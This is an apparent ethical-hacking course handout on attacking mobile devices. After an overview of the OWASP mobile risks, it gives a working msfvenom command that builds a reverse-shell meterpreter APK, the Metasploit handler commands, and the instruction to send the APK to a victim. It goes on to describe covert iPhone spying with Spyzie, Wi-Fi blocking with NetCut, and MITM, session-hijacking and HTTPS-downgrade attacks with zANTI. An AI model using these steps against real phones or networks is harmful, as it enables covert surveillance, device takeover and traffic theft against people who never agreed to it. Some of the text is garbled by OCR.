

## **Mobile Platform Hacking**



## **Mobile Platform Attack Vectors**

Smartphones offer broad Internet and network connectivity via different channels, such as 3G/4G/5G Bluetooth, Wi-Fi, and wired computer connections Security threats may arise in different places along these channels during data transmission



## **OWASP TOP 10 MOBILE RISKS**

OWASP (Open Web Application Security Project) is a non-profit organization that provides guidance on application security. The OWASP Top 10 Mobile Risks is a list of the most critical mobile application security risks. It helps identify potential vulnerabilities in mobile applications and provides recommendations for mitigating them.

#### 1 Improper Platform Usage:

Misuse of platform capabilities, violating guidelines and risking unintended misuse.

#### **3** Insecure Communication:

Insecure transport of data, risking unauthorized access; use mobile application testing tools to identify vulnerabilities.

#### **5** Lack of Cryptography:

Flawed cryptography processes or weak algorithms, exposing sensitive data to potential breaches.

#### **7** Poor Client Code Quality:

Vulnerabilities from insecure API usage and language constructs in code, requiring localized fixes.

#### **9** Reverse Engineering:

Attackers using reverse engineering to gain insights into app functionality, posing a risk, especially to metadata.

#### 2 Insecure Data Storage:

Flaws in data storage, manifest, and log files, leading to unintentional data exposure.

#### 4 Insecure Authentication:

Weak authentication methods, anonymous API executions, and insecure storage of passwords pose security threats.

#### 6 Insecure Authorization:

Lack of proper verification of identified individuals, often interconnected with authentication issues.

#### 8 Code Manipulation:

Mobile code vulnerability to tampering due to foreign environments, necessitating protection against unauthorized changes.

#### **10** Extraneous Functionality:

Risks associated with clear understanding of app binaries or cross-functional analysis, indicating potential vulnerabilities.

# How a Hackers Can Profit From Mobile Devices That Are Successfully Compromised

Surveillance	Financial	Data Theft	<b>Botnet Activity</b>	Impersonation
Audio	Sending premium- rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

## **Hacking Android Using Metasploite**

#### Generate Payload

msfvenom -p android/meterpreter/reverse\_tcp LHOST=YOUR\_IP LPORT=YOUR\_PORT > /location/app\_name.apk

#### Here:

-p indicates a payload type

android/metepreter/reverse\_tcp specifies a reverse meterpreter shell would come in from a target Android device

LHOST is your local IP

LPORT is your IP's listening port /home/user/ would give the output directly

apk is the final malicious app If you navigate to the output path /home/user, we'll find the injected apk file send that apk to your victim

#### Fire Up MSFconsole

#### msfconsole

use exploit/multi/handler

set payload android/meterpreter/reverse\_tcp

set LHOST IP-ADDRESS

set LPORT PORT-NO

exploit


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<u>meterpreter</u> > background
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We've selected session 29. Now we can try to view/get/put/delete data from the device.


run help command for help menu

## Hacking Android Using Trojan/Spyware/Rats


A Trojan Horse Virus is a type of malware that downloads onto a Android Device disguised as a legitimate program. The delivery method typically sees an attacker use social engineering to hide malicious code within legitimate software to try and gain users' system access with their software.



## **Hacking los Devices**



**Hacking using Spyzie** Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device




## **Blocking wi-fi Access Using NetCut**

Step 1: Download and install NetCut Android application on your device. Step

2: Launch the NetCut app.


Step 3: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the CUT tab on the interface.


Step 4: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the JAIL tab on the interface, where the list of blocked devices will be displayed.





## **Zanti and Nettwork Spoofer**





ZANTI is an Android application that allows you to perform the following attacks:

Spoof MAC Address

Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic

Scan for open ports

Exploit router vulnerabilities Password complexity audits


MITM and DoS attack

View, modify, and redirect all HTTP requests and responses Redirect HTTPS to HTTP

Redirect HTTP request to a particular IP or web page o Insert HTML code into web pages

Hijack sessions o View and replace all images that are transmitted over the network o Capture and intercept downloads





Network Spoofer allows you to change websites on others' computers via an Android phone. It allows attackers to flip pictures and text upside down, make websites experience gravity, redirect websites to other pages, and delete or replace random words on websites